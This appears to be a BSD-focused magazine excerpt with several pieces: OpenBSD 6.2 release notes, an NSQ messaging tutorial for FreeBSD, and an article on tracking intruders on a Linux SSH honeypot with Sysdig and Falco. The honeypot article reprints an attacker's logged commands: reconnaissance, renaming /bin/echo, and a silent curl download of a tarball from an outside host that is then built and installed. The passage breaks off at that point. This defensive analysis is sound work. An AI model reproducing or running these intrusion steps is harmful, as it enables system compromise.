Just recently, the OpenBSD 6.2 has been released and this article will cover the significant changes and features for this release. The new OpenBSD 6.2 release can be downloaded from the OpenBSD mirrors and continues the tradition of media-less installations and upgrades. Please consult the OpenBSD install and documentation for more details under the heading "How to install" from *https://www.openbsd.org/62.html*. This article will provide an overview of the key features, improvements and highlights for this release.

Updated full hardware platform support, network stack and new driver enhancements

This new release features complete operating system support for the ARM64, ARMv7 and Octeon platforms. The popular Orange PI 2 and Firefly RK3399 ARM hardware platforms are also fully supported. These significant kernel and operating system level improvements allow for OpenBSD to be fully functional for production use on these embedded platforms.

This OpenBSD release provides improved networking stack improvements and updated support for the newer Realtek and Intel network devices. NVMe drivers have been added to allow for supported NVMe devices to create and boot off from GUID partition table (GPT). Additionally, another significant security and performance related improvements are in the wireless connectivity component for IEEE 802.11n otherwise known as multiple-input and multiple-output (MIMO). It's interesting to mention that the performance improvements of the new updated network stack [1] show performance gains of at least twenty percent [2] when benchmark tested. These performance gains are attributed to the re-architecture of how batch packets are handled and processed.

Base Compiler Changes

This release also bring forth deprecation of OpenBSD's custom gcc compiler and now utilizes clang(1) as the default base compiler for both the i386 and amd64 platforms. An important feature of OpenBSD's clang compiler is that stack protection is enabled by default and will log all violations to the stack protector cookie using the LOG_CRIT priority option in syslog(3). Additionally, the clang(1) compiler is configured to generate position-independent executable (PIE) by default, thus allowing the compiled program to be loaded into random memory locations.

OpenSSH Changes

Another significant change in OpenBSD 6.2 is the updated OpenSSH 7.6 which provides several relevant feature enhancements such as the built-in client based SOCKS4/5 proxy support invoked by the "RemoteForward" or -R options. Detailed SSH session authentication methods and public keys details now can be logged by defining the "`ExposeAuthInfo`" option within /etc/sshd_config or by setting the $SSH_USER_AUTH shell environment variable for all new subsequent SSH sessions. Finally, remote SSH commands can be scripted and set to load using the "`RemoteCommand`" `ssh_config(5)` option on the client side within /etc/ssh/ssh_config or by the users' respective ssh_config configuration files.

References

[1] http://www.grenadille.net/post/2017/08/21/Faster-forwarding

[2] https://marc.info/?l=openbsd-cvs&m=149621035510188&w=2

Meet Our Author

Albert Hui has been passionate about Unix and other exotic operating systems and has been an OpenBSD enthusiast since 2003.

BSD Certification

The BSD Certification Group Inc. (BSDCG) is a non-profit organization committed to creating and maintaining a global certification standard for system administration on BSD based operating systems.

WHAT CERTIFICATIONS ARE AVAILABLE?

BSDA: Entry-level certification suited for candidates with a general Unix background and at least six months of experience with BSD systems.

BSDP: Advanced certification for senior system administrators with at least three years of experience on BSD systems. Successful BSDP candidates are able to demonstrate strong to expert skills in BSD Unix system administration.

WHERE CAN I GET CERTIFIED?

We're pleased to announce that after 7 months of negotiations and the work required to make the exam available in a computer based format, that the BSDA exam is now available at several hundred testing centers around the world. Paper based BSDA exams cost $75 USD. Computer based BSDA exams cost $150 USD. The price of the BSDP exams are yet to be determined.

Payments are made through our registration website:
https://register.bsdcertification.org//register/payment

WHERE CAN I GET MORE INFORMATION?

More information and links to our mailing lists, LinkedIn groups, and Facebook group are available at our website:
http://www.bsdcertification.org

Registration for upcoming exam events is available at our registration website:
https://register.bsdcertification.org//register/get-a-bsdcg-id

Real-Time Distributed Messaging On FreeBSD With NSQ

What Is Real-Time Application ?
What Is Distributed Messaging System ?
What is NSQ?
NSQ Components
How To Install NSQ?
Create Local NSQ Cluster
Create Practical NSQ Cluster

What Is Real-Time Application?

A real-time application (RTA) is an application that responds within a time limitation that the user feels as immediate or current. The latency must be less than a predicted value. Latency is measured in seconds or millisecond. Whether or not a given application qualifies as an RTA depends on the worst-case execution time (WCET), the maximum length of time a defined task or set of tasks requires on a given hardware platform. The use of RTAs is called real-time computing (RTC).

What Is Distributed Messaging System?

A distributed messaging system is usually adopted when the network cannot handle traffic to a central hub for services. Therefore, the operating system and messaging servers are placed locally. User requirements may be another factor.

Distributed Messaging System will address these problems :

- low-bandwidth
- high-latency
- unreliable network connections
- users dispersion
- network infrastructure limitation
- user requirements

What is NSQ?

NSQ is a real-time distributed messaging platform.

NSQ nobble features are:

- supports distributed topologies with no SPOF

- horizontally scalable (no brokers, seamlessly add more nodes to the cluster)
- low-latency push based message delivery
- combination load-balanced and multicast style message routing
- excels at both streaming (high-throughput) and job oriented (low-throughput) workloads
- primarily in-memory (beyond a high-water mark messages are transparently kept on disk)
- runtime discovery service for consumers to find producers (nsqlookupd)
- transport layer security (TLS)
- data format agnostic
- few dependencies (easy to deploy) and a sane, bounded, default configuration
- simple TCP protocol which supports client libraries in any language
- HTTP interface for stats, admin actions, and producers (no client library needed to publish)
- integrates with statsd for real-time instrumentation
- robust cluster administration interface (nsqadmin)

Guarantees:

- messages are not durable (by default)
- messages are delivered, at least once(no built in replication)
- messages received are un-ordered Anchor link for: messages received are un ordered
- consumers eventually find all topic producers

NSQ Components

NSQD:

NSQD is the daemon that receives, queues, and delivers messages to clients.

A single nsqd instance is designed to handle multiple streams of data at once. Streams are called “topics”, and a topic has 1 or more “channels”. Each channel receives a copy of all the messages for a topic. In practice, a channel maps to a downstream service consuming a topic.

It can be run standalone but is normally configured in a cluster with nsqlookupd instance(s) (in this case it will announce topics and channels for discovery).

It listens on two TCP ports, one for clients and another for the HTTP API. It can optionally listen on a third port for HTTPS.

Nsqlookupd:

Nsqlookupd is the daemon that manages topology information. Clients query nsqlookupd to discover nsqd producers for a specific topic and nsqd nodes broadcasts topic and channel information.

There are two interfaces: A TCP interface which is used by nsqd for broadcasts and an HTTP interface for clients to perform discovery and administrative actions.

Nsqadmin

A Web UI to view aggregated cluster stats in real-time and perform various administrative tasks.

Utilities:

These are utilities that facilitate common functionality and introspection into data streams.

How To Install NSQ?

Install NSQ by port mechanism:

```
# cd /usr/ports/net/nsq
```

```
# make install clean
```

Install NSQ by package manager:

```
#pkg install nsq
```

Create Local NSQ Cluster

The following commands run a small NSQ cluster on your local machine, and send messages and archives messages to disk.

Issue nsqlookupd:

```
# nsqlookupd
```

In another shell, start nsqd:

```
# nsqd –lookupd-tcp-
address=127.0.0.1:4160
```

In another shell, start nsqadmin:

```
# nsqadmin
--lookupd-http-address=127.0.0.1:4161
```

Publish an initial message (creates the topic in the cluster, too):

```
# curl -d 'BSDMAG MSG 1'
'http://127.0.0.1:4151/pub?topic=bsdmag'
```

When you send a message to a topic for the first time, topic will be created.

-d (HTTP) Sends the specified data in a POST request to the HTTP server, in the same way a browser does when a user fills in an HTML form and presses the submit button.

Finally, in another shell, start nsq_to_file:

```
# nsq_to_file --topic= bsdmag
--output-dir=/tmp –lookupd-http-
address=127.0.0.1:4161
```

nsq_to_file acts as a client and copies messages from memory to disk.

To publish more messages to nsqd:

```
# curl -d 'BSDMAG MSG 2'
'http://127.0.0.1:4151/pub?topic=bsdmag
'

# curl -d 'BSDMAG MSG 3'
'http://127.0.0.1:4151/pub?topic=bsdmag
'
```

To verify things worked as expected, in a web browser, open http://127.0.0.1:4171/ to view the nsqadmin UI and see the statistics. Also, check the contents of the log files (test.*.log) written to /tmp.

The important lesson here is that nsq_to_file (the client) is not explicitly told where the test topic is produced. Rather, it retrieves this information from nsqlookupd, and despite the timing of the connection, no messages are lost.

Create Practical NSQ Cluster

The following commands run a Practical NSQ cluster on web:

Requirements:

Remote Server-1 with NSQ installed (Topology maintainer)

Remote Server-2 with NSQ installed (Message maintaner)

Remote Server-3 with NSQ installed (Admin panel)

Client-1with NSQ installed (Message Sender)

Client-2 with NSQ installed (Message Retriever)

Issue nsqlookupd on server-1:

```
# nsqlookupd
```

This command will open TCP 4160 and 4161 for listen.

Start nsqd on server-2:

```
# nsqd –lookupd-tcp-address=”server-1
ip”:4160
```

This command will open TCP 4150 and 4151 for listen.

Start nsqadmin on server-3:

```
# nsqadmin –lookupd-http-
address=”server-1 ip”:4161
```

This command will open TCP 4171 for listen. This port will be used for administration access.

Publish an initial message by issuing the following command on client-1(creates the topic in the cluster too):

```
# curl -d 'SARA MSG 1'
'http://"server-2 ip":4151/pub?
topic=sara'
```

When you send message to a topic for first time, topic will be created.

-d (HTTP) Sends the specified data in a POST request to the HTTP server, in the same way that a browser does when a user fills in an HTML form and presses the submit button.

Finally, on client-2, start nsq_to_file:

```
# nsq_to_file --topic=test
--output-dir=/tmp –lookupd-http-
address="server-1 ip":4161
```

nsq_to_file acts as a client and copies messages from memory to disk.

To publish more messages on client-1 to nsqd:

```
# curl -d 'SARA MSG 2' 'http://server-2
ip:4151/pub?topic=sara'
```

```
# curl -d 'SARA MSG 3' 'http://server-2
ip:4151/pub?topic=sara'
```

To verify things worked as expected, in a web browser, open http://"server-3 ip":4171/ to view the nsqadmin UI and see the statistics. Also, check the contents of the log files (test.*.log) written to /tmpon client-2.

As you see, server-1 will hold information about all nodes and cluster. Server-2 delivers messages to clients. Server-3 creates a webpage for administration. client-1 and client-2, send and store message respectively. Actually, both client-1 and client-2 can read and write messages.

Tips:

- nsqlookupd server is the heart of our cluster and must be kept safe and secure.
- nsqd is also very important and is better to be secured.
- you can run cluster with multi nsqlookup and nsqd
- 3 or 5 nsqlookup works well for deployments involving up to several hundred nsqd and thousands of client.

Conclusion

If you need messaging platform and you have low-bandwidth and high-latency, NSQ is your solution. Creating complex NSQ cluster is very fast and simple.

Useful Links

http://nsq.io/overview/design.html

http://nsq.io/overview/internals.html

http://in4bsd.com

http://meetbsd.ir

Meet Our Author

Abdorrahman Homaei has been working as a software developer since 2000. He has used FreeBSD for more than ten years. He became involved with the meetBSD dot ir and performed serious training on FreeBSD. He started his company (CoreBOX) in Feb 2017. CoreBOX is based in Iran's silicon valley.

Full CV: **http://in4bsd.com**

His company: **http://corebox.ir**

Tracking Hacker Activities in a Linux Server

Introduction

The recent wave of cyber attacks has shown us the importance of securing our infrastructure and systems. With the advancement of technology, attacks are likely to become more frequent and sophisticated. Have your systems ever been attacked? No? Well, there is a famous saying in Information Security: “There are only two types of companies: Those who have been hacked and know about it and those who have been hacked and don’t know about it.”

What would be the best way of knowing how attackers get into your system and what they do once they are in? Let yourself be hacked! This may seem to be a bad idea, but it is actually not. There are techniques which allow you to gather intelligence about who is attacking you and what they are doing in your systems. If that sounds interesting enough, please read on.

How this article is organized

First, you will be presented with a few concepts and tools. Then, I am going to set up an environment so hackers can attack me. After the attack happens, I will use a few tools and show you exactly what the hacker did in my system.

Honeypots

A **Honeypot** is an unhardened server with bogus data which is intentionally set up to be hacked. Security professionals use this mechanism to observe an attacker as well as to divert attacks from live networks.

Honeypots play an important role in an organization because they not only allow security professionals to learn the latest techniques being used by hackers but also to discover zero-day vulnerabilities (i.e., vulnerabilities for which patches are still not ready).

Users around the world have been using honeypots and have gathered information about malicious IP addresses, dictionary attackers, bad web hosts and spam servers. All this information can be found on the Project Honey Pot website: https://www.projecthoneypot.org/.

Honeynets

A **Honeynet** is simply a network of honeypots. For instance, if you have a datacenter, you could set up multiple virtual machines to be honeypots on a single physical server. The advantage of having a honeynet is that attackers would likely believe that they are in a live network because there are other vulnerable servers around. That would give administrators a good opportunity to observe an attack.

There is a project called 'The Honeynet Project', which aims to share tools and tactics used in computer and network attacks: https://www.honeynet.org/

Be careful with Honeypots

You will notice that in this article, I will not incentivize you to follow along. At the same time that a honeypot can provide you with valuable intelligence, it can also cause significant damage. If you do not have experience managing systems or networks, it is advisable that you do not try to reproduce what you will learn here without the help of a professional.

The goal of this article is to set up a very simple and controlled server to be hacked. However, that could be easily shut down in case the attacker uses it to perform, for example, a Denial of Service (or DoS) attack.

Tracking down hacker activities

Managing honeypots can be a daunting task. Normally, you would want to have sensors to help you understand the types of attacks that are happening. But installing and managing all the software yourself can be somewhat challenging. Fortunately, a tool called Modern Honey Network (or MHN) has been developed by ThreatStream to make the deployment and management of honeypot sensors a simple task. MHN supports sensors such as Snort, Kippo, Dionaea, and Suricata, and provides a web interface and an API through which threat intelligence can be retrieved.

This article will not, however, focus on how to use MHN. Instead, it will focus on a simpler use case where Sysdig and Falco will be used to track down hacker activities. Nevertheless, even if you decide to use MHN, the tools and techniques presented in this article can still be applied.

Environment

The environment will be comprised of a honeypot server with Sysdig, Falco and Logstash installed on it and a separate Elasticsearch cluster with Kibana. Sysdig will be executed in a way that all events will be sent to a capture file, and Falco will be configured so it monitors different kinds of behaviors.

Since all Falco alerts will be sent to syslog, both syslog and auth.log will be shipped to Elasticsearch by Logstash. Finally, we will use Kibana and Sysdig to trace all the malicious activities.

Brief introduction: Sysdig and Falco

Sysdig (https://www.sysdig.org/) is a powerful tool that allows you to dig deep into your system and have a clear picture of what is happening. It allows you to do things like: identify bottlenecks by checking the slowest system calls; visualize OS latency in real time; spy on users and see what commands were issued; and much more. **Falco** (https://www.sysdig.org/falco/), on the other hand, is a behavioral activity monitoring tool that detects and alerts on any suspicious activities which involve making Linux system calls that can be tracked by Sysdig's system call capture capabilities.

Setting up the trap

This article will not be focusing on installing the tools mentioned above. That is because you can easily find on the Internet how to do it. Besides, by the time you read this, it could be that the maintainers of these tools have already changed the installation procedures, which would invalidate the steps learned here. Instead, I will discuss how I configured the honeypot once everything was installed.

Virtual Machine

I used an Ubuntu 16.04 LTS virtual machine and set up a few users with weak passwords. Usually, hackers will try to log in as root, admin, test and some other common usernames. What I did in my virtual machine was to set up three users (already mentioned): root, admin, and test. Then, I configured sshd to allow the usage of password and set up weak passwords for these users (e.g., "password", "admin" or "123456"). This is just so hackers can easily break in.

Logstash (version 2.3.4)

For Logstash, I used the configuration below:

```
input {

  file {

      path => "/var/log/syslog"

      start_position => "end"

      type => "syslog"

      tags => ["syslog"]

   }



   file {

      path => "/var/log/auth.log"

      start_position => "end"

      type => "auth-log"

      tags => ["auth-log"]

   }

}



filter {

  if [type] == "syslog" {

    grok {

      match => { "message" => "%{SYSLOGTIMESTAMP:syslog_timestamp}
%{SYSLOGHOST:syslog_hostname}
%{DATA:syslog_program}(?:\[%{POSINT:syslog_pid}\])?:
%{GREEDYDATA:syslog_message}" }

      add_field => [ "received_at", "%{@timestamp}" ]

      add_field => [ "received_from", "%{host}" ]

    }

    syslog_pri { }

    date {

      match => [ "syslog_timestamp", "MMM  d HH:mm:ss", "MMM dd
HH:mm:ss" ]

    }

  }

}



output {

        elasticsearch {

       hosts => ["ES_URL:80"]

       index => "INDEX"

    }

}
```

Sysdig (version 0.19.1)

I used the following command to stream all events to a file called capture.scap.gz:

```
sysdig -s 4096 -z -w /etc/pollinate/.sysdg/capture.scap.gz >
/dev/null 2>&1 &
```

Briefly, the -s option tells sysdig to capture the first 4096 bytes of each I/O buffer; the -w option writes the captured events to the specified file; and the -z option, since we are using -w, will just compress the capture file.

Also, notice that the file has been placed in a weird path: /etc/pollinate/.sysdg. This is just so the attackers do not see that we are tracking them down with Sysdig.

Falco (version 0.8.1)

I did not configure Falco because after you install it, there will be quite a lot of rules preconfigured which might be enough to catch intruders. These rules can be found in a file called *falco_rules.yaml* at /etc/falco. If you would like to add custom rules, you can do so by adding the rules to *falco_rules.local.yaml*.


At the moment, Falco can be started as a service. But if that changes, I suggest you check either its online documentation or the options available using its command-line interface.

Elasticsearch (version 2.3)

I chose not to host my own Elasticsearch. Instead, I used a cloud provider which offers Elasticsearch and, as you can imagine, Kibana.


First hack attempt

After just a few minutes, the first attempt was made:



```
▸ October 27th 2017, 14:00:05.913   message: Oct 27 18:00:04 ip-172-31-26-238 sshd[18130]: Connection from 17
                                    6.126.237.214 port 65407 on 172.31.26.238 port 22 @version: 1
                                    @timestamp: October 27th 2017, 14:00:05.913 path: /var/log/auth.log
                                    host: ip-172-31-26-238 type: auth-log tags: auth-log _id: AV9e_bbQsVa6u
                                    KWiuZeC _type: auth-log _index: honeypot-2017.10.27
```

As you can see in the image above, the honeypot server received an SSH connection from the IP address 176.126.237.214. The attacker tried to guess the password of the admin user but failed to do so:




```
▸ October 27th 2017, 14:00:23.926   message: Oct 27 18:00:23 ip-172-31-26-238 sshd[18130]: Connection closed b
                                    y 176.126.237.214 port 65407 [preauth] @version: 1 @timestamp: October 2
                                    7th 2017, 14:00:23.926 path: /var/log/auth.log host: ip-172-31-26-238
                                    type: auth-log tags: auth-log _id: AV9e_fz_sVa6uKWiuZeG _type: auth-log
                                    _index: honeypot-2017.10.27

▸ October 27th 2017, 14:00:23.926   message: Oct 27 18:00:23 ip-172-31-26-238 sshd[18130]: PAM 2 more authenti
                                    cation failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=176.126.237.21
                                    4 user=admin @version: 1 @timestamp: October 27th 2017, 14:00:23.926
                                    path: /var/log/auth.log host: ip-172-31-26-238 type: auth-log tags: aut
                                    h-log _id: AV9e_fz_sVa6uKWiuZeH _type: auth-log _index: honeypot-2017.1

▸ October 27th 2017, 14:00:14.922   message: Oct 27 18:00:14 ip-172-31-26-238 sshd[18130]: Failed password for
                                    admin from 176.126.237.214 port 65407 ssh2 @version: 1 @timestamp: Octob
                                    er 27th 2017, 14:00:14.922 path: /var/log/auth.log host: ip-172-31-26-238
                                    type: auth-log tags: auth-log _id: AV9e_dn2sVa6uKWiuZeE _type: auth-log
                                    _index: honeypot-2017.10.27
```

After this attempt, there were several others during hours but I waited until an attacker successfully logged into the honeypot.


Game on!

The honeypot server was finally hacked:



```
▸ October 27th 2017, 23:26:45.163   message: Oct 28 03:26:44 ip-172-31-29-174 sshd[18186]: Accepted password f
                                    or root from 95.211.171.170 port 54460 ssh2 @version: 1 @timestamp: Octob
                                    er 27th 2017, 23:26:45.163 path: /var/log/auth.log host: ip-172-31-29-174
                                    type: auth-log tags: auth-log _id: AV9hBH5psVa6uKWiuajw _type: auth-log
                                    _index: honeypot-2017.10.28
```


I kept checking Kibana to see what the attacker was up to. Moments after, Falco alerted me that a file below a binary directory had been renamed or removed:



```
▸ October 27th 2017, 23:29:43.000   message: Oct 28 03:29:43 ip-172-31-29-174 falco: 03:29:43.264100311: Error
                                    File below known binary directory renamed/removed (user=root command=mv /bi
                                    n/echo /bin/.ebk operation=rename file=<NA> res=0 oldpath=/bin/echo newpath
                                    =/bin/.ebk ) @version: 1 @timestamp: October 27th 2017, 23:29:43.000
                                    path: /var/log/syslog host: ip-172-31-29-174 type: syslog tags: syslog
```

If you take a close look at the command that was run, the attacker renamed the binary file of the *echo* command. Seeing that an attack could be imminent, I immediately configured the server's firewall via my cloud provider's console to deny any outbound traffic. I did that to prevent the attacker from potentially launching DoS attacks on other servers.

After a few minutes, I figured that the attacker could potentially have given up since the server was locked down. And I was right:



```
▸ October 28th 2017, 00:30:10.719   message: Oct 28 03:34:41 ip-172-31-29-174 sshd[18186]: Received disconnect
                                    from 95.211.171.170 port 54460:11: disconnected by user @version: 1
                                    @timestamp: October 28th 2017, 00:30:10.719 path: /var/log/auth.log
                                    host: ip-172-31-29-174 type: auth-log tags: auth-log _id: AV9hPo-fsVa6u
                                    KWiualH _type: auth-log _index: honeypot-2017.10.28
```

Well, time to explore what happened!

Sysdig to the rescue

To start off with, I double checked that the attacker did not have enough time to generate a massive network traffic:

```
$ sysdig -r capture.scap.gz -c topprocs_net

Bytes           Process          PID

--------------------------------------------------------------------------------
-

11.74M          http             18253

441.39KB         curl             18242

322.89KB         [main]>worker0      1223

164.70KB         sshd              18186

4.88KB          sshd             23431

3.32KB          sshd             18187

3.25KB          sshd             17586

3.07KB          sshd             23432

495B           http            23423

440B           http            23424

380B           ping             23352

350B           http            23422

306B           http            23421

136B           ping             23395
```

That is a relief. We only had 11.74M of traffic generated by the http process, but that does not seem to be anything serious. By the way, have you seen how I used sysdig to get these results? The *-r* option provides sysdig with a capture file and the *-c* option specifies a chisel (a script that analyzes the captured data and provides meaningful intelligence). I will be using a few chisel scripts to analyze the attacker's actions.

Next, let us take a look at the commands that were run:

```
$ sysdig -r capture.scap.gz -c spy_users

18219 03:27:11 root) w

18219 03:27:20 root) uname -a

18219 03:27:24 root) /usr/bin/python3 -Es /usr/bin/lsb_release -a

18219 03:27:28 root) cat /proc/cpuinfo

18219 03:27:31 root) ifconfig

18219 03:27:38 root) /bin/sh /usr/bin/which curl
```

So far so good. The attacker seemed to be just gathering information about the server: operating system, CPU and network. Take a look at the next action:

```
18219 03:27:54 root) curl -sO
http://dhnak.ajdns.com/n8zga6hs7d8f98wu/o2ks9mqh7zng5a4d.tar.
gz
```

Now we have something. The attacker silently downloaded a tarball named *o2ks9mqh7zng5a4d*. Surely, I would not be able to tell what this is as the name is clearly a random string. Let's move on and see if we will find out more about this file.

```
18219 03:28:02 root) mkdir oaisdj

18219 03:28:13 root) tar xf o2ks9mqh7zng5a4d.tar.gz -C oaisdj
--strip-components 1

18219 03:28:17 root) cd /root/oaisdj

18219 03:28:28 root) ls --color=auto -la

18219 03:28:38 root) apt-get install -y autoconf automake libtool-bin
bison flex g++

18219 03:28:49 root) /usr/bin/perl -w /usr/bin/autoreconf -iv

18219 03:29:00 root) /bin/bash ./configure
```

```
18219 03:29:28 root) make

18219 03:29:35 root) make install
```

